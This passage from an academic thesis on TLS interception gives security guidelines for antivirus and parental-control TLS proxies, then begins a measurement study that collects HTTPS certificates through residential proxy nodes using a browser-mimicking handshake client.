TLS Key-logging. Recent Firefox and Chrome browsers support saving TLS parameters in a file to recreate a TLS session key that can be used to decrypt/analyze TLS traffic (e.g., via Wireshark); the key file is referenced by the SSLKEYLOGFILE environment variable [180]. TLS proxies can offload all TLS validation checks to browsers, by configuring the key file and using the session key to decrypt the TLS encrypted traffic reaching supporting browsers. Thus, proxies can passively intercept the traffic, and perform filtering as usual, without interfering with TLS security. This mechanism should be sufficient for antiviruses to protect browsers from active exploits, and parental control applications to block access to restricted content. We found no CCAs leveraging this functionality.

If TLS key logging is used, modification of the traffic may not be possible (e.g., censor swear words, remove ads). Also, browsers and other TLS applications (e.g., Microsoft IE, Safari, email clients) that currently do not support TLS key logging, cannot be filtered; note that, most CCAs filter traffic from selected applications only (see Table 4).

Private Keys. Most CCAs attempt to manage their private keys independently (i.e., without relying on OS-protected storage), making the keys accessible to unprivileged code. Several keys are stored in plaintext, and others are protected by application-specific encryption/obfuscation techniques, which can be defeated with a one-time moderate effort. Instead, proxies can simply use the OS-provided API (CNG) to securely store private keys, which would then require an attacker to run admin-privileged code to access the keys. Of course, OS APIs should be used properly for effective protections (e.g., non-exportable key). Also, proxies must generate a separate root certificate for each installation, i.e., must never use a pre-generated certificate to avoid generic MITM attacks.

Certificate Validation. To perform filtering, proxies must use dynamically generated server certificates for the proxy-browser TLS communication channel. Thus, proxies cannot transparently forward a server certificate to the browser. However, they must properly validate the received server certificates, with no less rigor than popular browsers, and relay certificate errors to browsers, as closely as possible. These are no easy tasks, but must not be sidestepped by proxies, as they become the effective Internet-facing TLS engine for the filtered applications.

Validation: Proxies that perform validation checks (albeit incomplete), apparently rely on the validation mechanisms offered by their respective TLS library. Such mechanisms as provided by, e.g., OpenSSL, may require additional support to ensure the chain of trust, and revocation status, and to enforce supplementary policies.[13] The revocation status of certificates (via CRL or OCSP) should also be checked (e.g., through the OpenSSL `ocsp` interface).

Errors: Communicating non-critical validation errors such as expired certificate or wrong CN should be done in a way that users still have a choice to accept or reject them, similar to common browsers. Other invalid scenarios, e.g., non-CA and X.509v1 intermediate, could also be replicated; however, simply refusing such certificates might also be acceptable (reflecting how browsers deal with such error cases).

Transparency. For the browser-proxy connection, proxies should not use a fixed-size key or a fixed hashing algorithm, which we observed for most products. When certificate attributes are not properly mapped, browsers may remain unaware of the true TLS security level of an intended server. Achieving transparency of certificate attributes includes at least

[13] `https://www.openssl.org/docs/apps/ocsp.html`, /docs/apps/verify.html

the replication of the same signature hashing algorithm and key type/size. Regarding the TLS version and other parameters such as the cipher suite, a transparent TLS handshake is possible that satisfies constraints from both the browser and server. Below, we outline a simple protocol to achieve this goal; see also Fig. 3.



C
P
S
V_c, C_c
$\min(V_c, V_p), C_c \cap C_p$
$\min(V_c, V_p, V_s), c \in C_c \cap C_p \cap C_s$

Figure 3: Optimal handshake for TLS ClientHello and ServerHello when proxying a connection

In this three-party TLS handshake, the client (C) sends a ClientHello message with its supported TLS version (V_c) and cipher suite (C_c). The proxy (P) intercepts the message and attempts a connection with the remote server (S) using the best version that both the client and the proxy support, i.e., $\min(V_c, V_p)$, along with a cipher suite that is compatible with both the client and proxy ($C_c \cap C_p$). Finally, the server naturally chooses a TLS version and a cipher (c) that would transparently satisfy both the proxy and the client, i.e., $\min(V_c, V_p, V_s)$ and $c \in C_c \cap C_p \cap C_s$ respectively (V_s is the best version supported by the server and C_s is the server's cipher suite). The proxy simply relays the ServerHello message to the client, and continues the two handshakes (client- and server-end) separately.

The proxy achieves complete transparency, if its supported cipher suite is a superset of the client's ($C_p \supseteq C_c$), and if it supports at least a TLS version as high as the client ($V_p \geq V_c$). Such a handshake requires the proxy to be at par with the latest TLS standards. This requirement is also necessary to help deter newly discovered attacks (e.g., Heartbleed,[14] FREAK).

Recommendations for Browser Manufacturers. As TLS filtering obviously breaks end-to-end security, we recommend a few additional active roles for browsers, specifically, to

[14] http://heartbleed.com/

reduce harm from broken proxies. For example, browsers can warn users when a root certificate is inserted to a browser-specific trusted store (e.g., the Firefox store), or when filtering is active (e.g., via a warning page, once in each browsing session); connections via proxies may also be contingent upon user confirmation. Such warnings may be undesirable for parental-control applications, which may be mitigated by having the warning feature as an option, turned on by default. At least, browsers should make active filtering apparent to users through security indicators. Note that browsers can easily detect the presence of proxies, e.g., from the received proxy-signed certificate, and recent browsers already accommodate several UI indicators, to show varying levels of trust in a given TLS connection.[15] Some users may ignore such indicators, but others may indeed be benefited (cf. [54]). Recently, Ruoti et al. [211] surveyed user attitudes toward traffic inspection, and reported that users are generally concerned about TLS proxies (in organizations, public places, or operated by the government); 90.7% of participants expected to be notified when such proxying occurs.

As the most used interface to web, browser manufacturers in the recent years have taken a more pro-active role in improving online security than simply faithfully implementing the TLS specifications, e.g., deploying optional/experimental extensions to TLS, such as HSTS and key pinning; blocking malware and phishing sites; and restricting misbehaving CAs, such as CNNIC [9] and TURKTRUST [184]. We thus expect browser manufacturers to force companies behind the most offending CCAs to fix obvious vulnerabilities, by blocking connections when a known, broken proxy is involved.

[15] See e.g., Chrome: `https://support.google.com/chrome/answer/95617`; and Firefox: `https://support.mozilla.org/en-US/kb/how-do-i-tell-if-my-connection-is-secure`.

4.11 Conclusion

We propose a framework for the evaluation of client-end TLS proxies, by addressing limitations of regular TLS test suites, and adding more tests specifically relevant to such proxies. We use the framework to comprehensively analyze 14 antiviruses and parental control applications, specifically their TLS proxies. While these applications may require TLS interception capabilities for their functionality, they must avoid introducing new weaknesses into the already fragile browser/SSL ecosystem. However, we found that not a single TLS proxy implementation is secure with respect to all of our tests, leading to trivial server impersonation under an active man-in-the-middle attack in 33% of them, as soon as the product is installed on a system. Our analysis calls the purpose of such proxies into question, especially in the case of antiviruses, which are tasked to enhance host security. Indeed, these products in general, appear to significantly undermine the benefits of recent security fixes and improvements as deployed in the browser/SSL ecosystem. We suggest preliminary guidelines for safer implementations of TLS proxies based on our findings. However, due to the foreseeable implementation complexities of our proposed guidelines, we suggest the adoption of interfaces that would let client-end TLS proxies monitor encrypted traffic originating from browsers in a more secure way, e.g., using the SSL key log file feature. Our work is intended to highlight weaknesses in current TLS proxies, and to motivate better proposals for safe filtering. Finally, our findings also call into question the so-called security best-practice of using antiviruses on client systems, as commonly advised by IT professionals, and even required by some online banking websites.

Chapter 5

A Client-side View of the HTTPS Ecosystem

This chapter presents our second work on the characterization of the non-public HTTPS ecosystem.

5.1 Introduction

Our understanding of the HTTPS certificates landscape comes from measurement studies that leverage a number of active and passive scanning techniques. Various studies have employed active scanning, albeit from a single or at most a handful of vantage points [23, 131, 113, 109, 238, 57]. Even when multiple ones are chosen, they reside on privileged points in the network, e.g., universities or datacenters, therefore discarding client perspectives and network behaviors in other parts of the world. In this work, we leverage more than 900,000 vantages on the Internet, mostly residential, for a closer look from HTTPS end-users.

When existing active scans rely on a domain list (as opposed to scanning the IPv4 space), they often select few domains [245, 134, 85], or query Alexa's Top-1M domain list [131, 109]. However, Alexa only sorts websites by popularity and lacks subdomain information, critical for the use of the TLS Server Name Indication (SNI) extension and to trigger selective middlebox filters. Panchenko et al. [193] scanned a more comprehensive domain list, but focused on encrypted traffic fingerprinting. Amann et al. [57] aggregated a large list of 193M domains to collect certificates; however, the list was queried through only two—privileged—university vantages.

As traffic interception is likely sensitive to the domains queried, we gather meaningful domain lists. We consider Alexa top domain list along with Cisco Umbrella, a comprehensive domain list that includes exact subdomain information sorted by their frequency in DNS queries originating from 65 million active users [87]. We also include domains collected from URLs in *tweets* from Twitter (as done in [193]) to better represent more localized domain groups. Finally, we also consider the more recently proposed Tranco list [155].

We leverage the *Luminati* residential proxy to gain the perspective of 5.2M nodes located in 203 ISO-defined countries. Chung et al. [85] also used this service to route traffic through 808k nodes in 115 countries to study, among other things, HTTPS certificate replacement. However, their study considers only 33 domains per country to collect TLS certificates, including the country-specific Alexa's Top-20, 10 university domains (US), and 3 test domains. The results briefly highlight interception by antiviruses, OpenDNS redirection, and a case of traffic-hijacking malware on 14 nodes. Our study involves thousands of times more domains per country (up to 438k), which allows us to see a better picture of the ecosystem, including several undocumented or unreported interception events.

In contrast, our findings draw attention on several security and privacy risks. In particular, beyond the existence of well-known antivirus and enterprise middleboxes, we found 19 dubious intercepting ad/malware applications in 22 countries, of which 16 are based on a common interception SDK that makes applications vulnerable by default. Some of them are widespread in several countries while others are localized and low profile. We also identified 28 middlebox vendors in 178 countries and provide insights on the customers of identifiable ones, which is more than previously listed in previous studies. We emphasize that Waked et al. [243] looked at *weaknesses* in 6 appliances, and do not consider their prevalence. The focused study by Durumeric et al. [112] measures only 13 appliances and does not inform on the location/institutions behind the middleboxes. We also observe ISP interception, analyze an insecure employee spyware, and identify various risky cases. While Chung et al. did not conclude that the situation is worrisome; our findings reveal several practical privacy and security risks for users.

A recent study by Mi et al. [173] shows that various residential proxies such as Luminati leverage "suspiciously compromised residential hosts." The authors note however that Luminati is the brightest of such proxies. In particular, authors note that Luminati recruits users explicitly through the use of a legitimate VPN application. While also suggesting that Luminati is installed on compromised IoT devices, their conclusion is only drawn from scanning the node's IP from the *outside* of the network. Considering that residential networks commonly use a NAT to host multiple devices, it is possible that one host is an IoT device while the legitimate user's machine is running the Hola VPN. The authors of the study would confuse both for a single device in their study. Recently, Luminati provides developers with a way to monetize their applications by adding a library that asks users to share their Internet connection as exit node. We verified some mobile applications and confirm that a consent screen is systematically presented to the user. Moreover, this feature may not have existed or was recently launched at the time of our study. Therefore, we consider our choice of Luminati to be reasonable and describe in Section 5.5 various ethical concerns including how users are recruited and how we mitigate possible risks.

Compared to active scans, passive scans located closer to the clients can observe real browsing data from a diverse user group. Unfortunately, existing studies consider only traffic from universities and research institutions [56, 57], missing a range of other vantages (e.g., residential/enterprise users). More importantly, such techniques are unable to observe what clients actually see from their ends. Passive traffic fingerprinting done at the server-side has been used to identify TLS interception [112] by the last middlebox in user traffic; however, this technique also misses the certificates used between clients and intermediate middleboxes/proxies (if any). Server-controlled measurements were able to collect certificates seen by clients for selected domains using Flash applets [134, 192]. Unfortunately, this technology is scheduled for retirement in 2020 and browsers will fully deprecate it in 2019 [33]. Scaling this technique also poses ethical concerns (cf. [186]).

More recently, Acer et al. [48] analyze Chrome error reports sent back as telemetry data, and study the root causes of HTTPS-related browser warnings. Although this way of collecting certificates captures a client-side view, it is limited to certificates that resulted in validation errors, including e.g., expired certificates, captive portals, and missing intermediate or root certificates due to misconfigurations. Our scanning method naturally captures the client view of TLS connections, but is not limited to invalid certificates that trigger browser warnings. In particular, we were able to detect widespread interception events, different from antiviruses, where root certificates are made trusted by browsers, which will not trigger browser warnings/errors, and be missed by [48].

Moreover, past active techniques generally do not generate TLS requests resembling any popular browser behavior. On the contrary, they may rely on TLS library defaults or include a comprehensive list of supported ciphersuites for completeness (i.e., to collect as many certificates as possible), resulting in distinct and fingerprintable patterns that may lead to different outcomes. This discrimination is already at the core of Durumeric et al.'s [112] interception study. We keep the generated traffic realistic while minimizing bandwidth requirements by mimicking known browser ClientHello messages and fallback behaviors. Specifically, we conduct a lightweight interrupted TLS handshake that aborts quickly after we obtain the remote certificate chain. Incidentally, we also leverage SNI as done by the four browsers we consider (i.e., Internet Explorer, Firefox, Chrome and Safari).

We investigate untrusted certificates and the *non-publicly-trusted* certificate ecosystem, comprised of certificates found in cases of interception software installed on the user's machine, or when the root certificate of enterprise proxies is duly installed. Note that our untrusted certificates are not issued by servers as studied in [86], but rather by intermediate intercepting applications/middleboxes. We uncover various widespread interception events including ad/mal-ware campaigns that intercept network requests in an insecure fashion to inject ads. More importantly, we uncover risky practices: e.g., market research companies that pay users in exchange for their traffic, and a retailer-installer custom filter on university laptops that could potentially lead to a Superfish-like scenario if the software is found to be insecure. Finally, we draw attention to the repeated use of TLS interception on school networks and student laptops by technologies that are not well known or studied.

Contributions.

1. First, we performed ∼31M connections and collected 235,472 unique certificates from 221,455 different domains queried through 910,573 IPs in 33 countries mimicking four browser handshakes. We identify 58,953 certificates that are not expected nor trusted and investigate them. In a second experiment, we performed 48M connections, collected 507,254 certificates from a total of 1M domains through 4,327,232 nodes in 203 ISO-defined countries, of which 12,441 certificates were not expected nor trusted.

2. We investigate the *non-publicly-trusted* certificate ecosystem, and uncover 16 counts of interception due to adware or other malware based on the NetFilter SDK, some of which are immediately vulnerable to TLS MITM attacks due to shared private keys. While prior work identified traffic-intercepting malware, their number and continuous occurrence should alert the security community.

3. We characterize the use of interception by middleboxes in various context, ranging from

small/medium businesses and institutes to hospitals, hotels, resorts, insurance companies, and government agencies. One interesting sector is the use of TLS interception from primary schools all the way to universities. One instance of a pre-installed custom filter by a retailer should raise questions.

4. We propose to mimic browser behaviors while establishing a TLS handshake to avoid possible mistreatment by network entities due to distinctive (non-browser) ClientHellos. We also stop the connection after retrieving the server's certificate chain, reducing bandwidth needs.

This work comprises two separate experiments conducted in 2017 and 2019 that leverage the Luminati network, referred as L17 and L19, respectively. Both experiments follow the same structure. We first detail our data collection methodology through Luminati (Section 5.2.1 and 5.3.1). We discuss our scanning methodology (Section 5.2.1.5 and 5.3.1.4), and detail our results (Section 5.2.2 and 5.3.2). We discuss interesting network errors during our experiments (Section 5.2.3). We provide insights into our results (Section 5.4), explore ethical concerns from this study and answer them in Section 5.5, explain the limitations of this work (Section 5.6) and conclude (Section 5.7).

5.2 First Data Collection: L17

Our first experiment was conducted in 2017. We present below our data collection methodology (Section 5.2.1), including the choice of domains, countries, our scanning methodology and our general analysis methodology. Then, we present our findings in Section 5.2.2. We discuss network errors in Section 5.2.3, and briefly study the trusted certificates we obtained in Section 5.2.4.

5.2.1 Data Collection Methodology

Overview. We leverage Luminati[1] (Section 5.2.1.1), a P2P HTTP and HTTPS proxy provider that advertises “10s of millions of devices”. For each domain list (Section 5.2.1.2) and each country (Section 5.2.1.3), we instrument Luminati to establish a tunnel through the exit node to the target domain. We perform an interrupted TLS handshake given one of our four browser profiles (Section 5.2.1.4) to retrieve the server’s certificate chain with the minimal network traffic. As we are interested in analyzing deviations from one vantage to another, and assume that these will affect a minority of observations, we shape our scans accordingly. We only record mismatching certificates compared to a baseline we establish from another (non-interference) country, using the same handshakes. We continuously renew our baselines and use the most up-to-date one for the next batch to run through the proxy. Scans results are logged in a database and later aggregated for analysis. Figure 4 gives a high-level view of our data collection process.




Figure 4: Scanning process overview for L17

5.2.1.1 Luminati

Luminati is based on the Hola network, composed of users who installed the Hola browser add-on to proxy their traffic through different countries to evade censorship or access geo-restricted content. Users either pay a fee (5 USD monthly) for a “premium” access, or they can access the network freely but become an active peer by sharing their own Internet access. Nodes accessible through Luminati are Hola’s free users.

[1] Luminati (`https://luminati.io/about`) is based on Hola (`https://hola.org`)

We are provided with an authenticated HTTP/HTTPS proxy interface, run by one of Luminati's "super proxy", which accepts special HTTP headers to, e.g., specify the target country, a session ID bound to an exit node, and whether DNS resolution should happen at the super proxy or the exit node. We choose to resolve domain names through the exit node to observe the effect of DNS hijacking in any target country. Unfortunately, Luminati does not offer a way to retrieve the resolved IP, therefore, when we detect an interception, we cannot distinguish whether it originates from a DNS redirection, or impersonation of the destination server. All the traffic goes through the super proxy, so we do not communicate directly with the exit nodes.

Many nodes can be chosen within a given country. Luminati offers a way to select the same node for different requests (if the exit node is online), by providing a fixed arbitrary session ID mapped to an exit node by the super proxy. We avoid creating tunnels for each domain to be queried by reusing the same session for at most 10 queries. We note that in certain countries, there may not be enough exit nodes to guarantee that any exit node will be queried at most 10 times from us. However, in such cases, the same exit node will be picked at random among its peers for a batch of 10 queries, which effectively balances the load among the nodes.

5.2.1.2 Domain Datasets

Alexa. Alexa publicly distributes a regularly updated list of top 1M website domains, and top 50 country-specific domains. While Alexa rankings identify popular *websites*, they lack information about the actual domains. Indeed, only the main domain names without subdomains are provided in the lists. For example, the most popular domain is google.com; however, no information on ranking of various Google products is provided (e.g., mail.google.com, maps.google.com, docs.google.com). The lack of any subdomain information in Alexa rankings possibly leads to an unquantified bias in studies that do not take this fact into account. Several prior work on HTTPS-related analysis used the domains as is [241, 113, 250, 110, 210, 111, 109, 169, 81, 238, 51], while a few prepended the "www" subdomain [131, 210, 152] to compensate for a common type of subdomain mismanagement [53]. This problem possibly extends to other types of work relying on Alexa lists.

Our certificate collection is also influenced by the exact subdomain queried, as a subdomain could be resolved to a separate IP address if the server runs a different configuration. Even when directed to the same server, the web server can distinguish which host is requested through the SNI extension and serve the appropriate certificate. For these reasons, we also seek to combine other more complete domain lists. We extract Alexa's 1M domains on July 7, 2017, and use the top 100k domains (to limit our Luminati expense). We do not consider the country-specific Alexa domains as most are already included in the top 100k list.

Twitter. Similar to [193], we collected URLs found in *tweets* from Twitter, over two weeks in May 2017. We used Twitter's Streaming API, which only lets us access a random 1% sample of all tweets published and requires a filter with at least one criterion. We satisfied this criterion by searching for tweets with any geolocation attached, coming from users who opted-in to show their location. This criterion adds a bias to our dataset; however, we assume it is more uniform across users, compared to a regular keywords filter. In total, we gathered 28,121,425 URLs (22,507,491 unique) from 293,256 domains. Finally, we reduce this dataset by selecting the domains that are found in at least two URLs, giving 110,200 domains.

Umbrella. Cisco Umbrella [87] consists of the top 1M most queried domains for DNS resolution originating from 65 million daily active users in more than 160 countries. This dataset is not limited to popular websites, and includes domains queried by e.g., mobile applications, possibly shedding light on previously unreported domains. Crucially, this list also includes subdomains. We use the top 100k domains from Umbrella, collected on June 9, 2017.

Overlap. In total, we consider 289,291 unique domains (from a total of 310,200). The overlap between Alexa and Umbrella is about 10.45%, highlighting the clear difference between these lists. The Twitter list is also distinct (only 5.58% and 5.37% overlap with Alexa and Umbrella, respectively). We scan each list individually, effectively scanning overlapping domains multiple times.

5.2.1.3 Country List

Various countries seek to monitor, censor and influence what their citizens can access on the Internet. Several projects and organizations aim at tracking censorship practices in various countries. In particular, Reporters Without Borders (RWB) is an international non-profit, non-governmental organization that promotes and defends freedom of information and of the press. It provides a list [203] of "Enemies of the Internet", including countries that are known to censor content (e.g., political, social), and imprison or sanction those that try to bypass active measures. A second list of countries "under surveillance" keeps track of those known to be engaged in mass surveillance of the Internet.

We use both RWB lists, considering the current status and any past statuses, resulting in a total of 36 territories across five continents. Our choice is motivated both by geographical comprehensiveness and the potential for observing TLS interception behaviors in scarcely studied countries. We refer to each country by its ISO 3166 code (except the United Kingdom, simplified to UK). Note that, we consider China to include mainland China and Hong Kong (HK), and distinguish them as two territories, since Luminati allows us to choose both separately. In total, we consider 33 territories that are available through Luminati, plus our baseline country that is outside RWB's lists. Luminati did not offer nodes in these four countries: Eritrea (ER), Kazakhstan (KZ), North Korea (KP), and Turkmenistan (TM).

Name	**Platform**	**Browser**	**Handshake version (back-offs)**	**ClientHello version (back-offs)**	**# ciphersuites (back-offs)**	**Timestamp**
IE11Win7x64	Windows 7 x64	IE 11.0.9600.18738 KB4025252 (July 2017)	TLS 1.2 (1.0)	TLS 1.2 (1.0)	26 (12)	Current
FF53	Windows	Firefox 53.0.3 x86 (May 2017)	TLS 1.0	TLS 1.2	15	Random
Chrome59x64	Windows	Chrome 59.0.3071.115 x64 (June 2017)	TLS 1.0	TLS 1.2	14	Random
Safari1031	iOS 10.3.1	Safari 602.1 WebKit 603.1.30 (April 2017)	TLS 1.0 (1.0, 1.0, 1.0)	TLS 1.2 (1.2, 1.0, 1.0)	19 (22, 17, 17)	Current

Table 8: Browser profiles

5.2.1.4 Browser-like TLS Handshake Simulation

Unlike maximizing coverage by supporting a wide range of SSL/TLS versions, ciphersuites and other extensions, our goal is rather to imitate the normal behavior of specific browsers to observe any tampering of regular user-generated traffic. Compared to related studies, we increase the ecological validity of the results. We thus need to understand how individual browsers could be specifically targeted and how to shape our tests to generate seemingly legitimate traffic.

Browser/proxy identification through TLS fingerprinting. Browsers can be fingerprinted using the differences in their TLS handshake components, e.g., TLS ciphersuites in ClientHello messages [207, 205], TLS version, extensions and flags [165, 249]. Questionable client-side TLS proxies (e.g., SuperFish [28], PrivDog [29]), software security solutions and network filtering appliances could also be identified using TLS handshakes [77, 76, 112]. Web servers (e.g., Caddy [3]) may use fingerprinting of TLS handshakes to detect possible interception, allowing website owners to refuse to serve content or insert a warning when interception is detected. This technique could also be used to identify particular vulnerable versions of browser for targeted attacks. For these reasons, we believe that adopting browser-like behavior in HTTPS studies should be considered.

Challenges and threat model. A naive way of generating browser-like traffic is to actually instrument real browsers. However, leveraging multiple configurations on desktop and mobile devices (e.g., own setup or external resources, e.g., Browserstack [2]) may incur significant hardware and bandwidth costs. More importantly, retrieving the full page content is unnecessary, since we are interested only in the certificate chain given in early stages of the connection. We thus resort to simulating accurately the browser TLS handshake behavior until we obtain the certificate chain, with the following assumptions. *(1) The entity providing the leaf certificate knows the corresponding private key.* As we do not complete the TLS handshake, we cannot verify the server's or proxy's knowledge of the private key, which could be faked to mislead our certificate collection. *(2) Only passive and stateless browser fingerprinting methods are used for TLS traffic.* In particular, we assume that an interception entity does not try to trigger client-specific behaviors (e.g., with specific TLS alerts or unexpected messages) to reliably identify whether the client is a real browser. Therefore, we assume that only features in any intercepted ClientHello message for a target domain are relevant for distinguishing real vs. artificial TLS connections. Consequently, we do not attempt to launch several parallel connections to the same target (as commonly done by browsers to optimize the user experience [34]). Also, we do not simulate browser behaviors past the Certificate message in the TLS handshake, which contains the certificates we need. Being stateless, any new connection is assumed to be treated independently of previous ones, disregarding a possibly high volume of unfinished handshakes.

DummyTLS. To overcome poor customization support in TLS libraries, we implement *DummyTLS*, a lightweight TLS client that supports exchanges until the Certificate message is received, and then aborts the TLS handshake. In particular, we do not compute any cryptographic operations. We send a ClientHello message to the server following a given browser template, and parse the server's SSL/TLS records to extract the server's certificate chain in the Certificate message. We ignore optional Handshake messages until we receive a ServerHelloDone message or if no further data is available, in which case, we close the TCP connection gracefully by sending a TCP FIN/ACK packet, aborting the regular handshake, see Figure 5.



TLS client
TLS server
[TCP SYN]
[TCP SYN/ACK]
[TCP ACK]
ClientHello
Supported TLS version, ciphersuites, compression methods, signature algorithms, etc.
ServerHello
Negotiated TLS version, ciphersuite, compression method, etc.
Certificate
Certificate chain, if key exchange requires one
CertificateStatus
Stappled OCSP status, optional
CertificateRequest
Client certificate request, optional
ServerKeyExchange
Additional key material, optional
...
Other additional/optional handshake messages
ServerHelloDone
[TCP FIN/ACK]
Close the connection

Figure 5: Illustration of a dummy TLS handshake between a TLS client and server

Additionally, browsers may support a back-off mechanism that reattempts a connection to the server using a lower version of the SSL/TLS protocol when the first attempt fails. Upon retrial, a different ClientHello is sent. This mechanism has been abused in the past (cf. POODLE [177]). We study and imitate the back-off behavior to resemble the browsers we consider. We retry a handshake with the available back-off templates if the connection closes abruptly after we send the ClientHello, or when the server sends a TLS *protocol version* alert (70). Given the simplicity of ClientHello and Certificate message structure and their consistency across versions from SSL 3.0 to TLS 1.2, our implementation is straightforward. It is written in 300 SLOC of Python, plus 100 SLOC to interface it with Luminati, and additional ClientHello templates that correspond to browser profiles.

Browser profiles. We collected ClientHello records from reference browsers on Windows 7 (IE, Firefox, and Chrome) and iOS 10 (Safari). We analyzed the network traffic upon a connection to a HTTPS server with each browser. We then parametrized the client random value, timestamp, hostname (as part of SNI), and dependent length fields of the ClientHello record to be used against any given domain name. We specify whether a specific browser makes use of the current time or a random time for the timestamp, a feature that could also be used for fingerprinting. Furthermore, we trigger a browser's back-off behavior by rejecting incoming connections to our test server, and capture new incoming ClientHellos. We implement the back-off strategy in DummyTLS, following IE and Safari (one and three back-off connections, respectively). We list our four browser template characteristics in Table 8.

Our Chrome profile is based on our experiment on a recent desktop machine, which is the same on Android phones with AES hardware acceleration. On other Android devices, the ciphersuites are the same; however, the ChaCha20-Poly1305 suites have a higher priority.

5.2.1.5 Scanning Methodology

We first establish baselines of certificates as seen from a reference country, to later only record mismatching certificates obtained through Luminati. We also validate mismatching certificates to focus only on untrusted ones.

Baselines. We collected baselines periodically between July 7–Aug. 9, 2017. For our 289,291 unique domains, we collect at least one certificate chain for 221,445 of them (76.5%) in our baselines, consisting of 172,683 unique leaf certificates. We collected baselines continuously by rotating the browser profiles, with four threads by domain lists (Alexa, Twitter, Umbrella). Depending on the dataset and external network incidents, baselines generation for a domain list and browser profile took up to 24 hours (median 12 hours). Overall, baselines for a given browser profile are refreshed on average every 2.5 days. When launching a new scan through Luminati, we select the most recent baseline available for the target profile, which can be outdated at most by 4 days.

Scans. We collected certificates from 33 countries through Luminati between July 17—Aug. 7, 2017 (22 days). We performed about 58M connection attempts through 910,573 nodes (identified by their IP address), including retries in case of timeouts or back-off ClientHellos, for a total of 31,131,341 observations, 28,928,337 (93%) of which returned a certificate chain. To avoid stressing the network in countries with slow Internet, we limited our experiments to a maximum of 8 concurrent threads by country, divided on two domain lists. We also allowed a timeout of 30 seconds to receive a response from the exit node and retried once upon failure (excluding back-offs).

Stats. Our raw results indicate that about 3.29% of all observed certificates (1,023,057, of which 103,550 are unique) do not match those found in the baseline used during the scans. After we cross-reference these certificates with those served in all other baselines, the volume of mismatching certificates reduces to 0.63% (195,853 overall, including 63,682 unique certificates)—a reduction of 38.5% in unique certificates.

5.2.1.6 Verifying Certificates

We verify the chain of trust for all the certificates we collected. We consider the trusted certificate stores of Windows, NSS (used in Firefox), and Apple (macOS and iOS) that were current during July–Aug. 2017. Windows store contains 314 certificates for TLS Server Authentication (362 in total), NSS contains 155, and Apple macOS Sierra/iOS 10 contains 168 certificates. The combined trust store sums up to 350 unique TLS certificates.

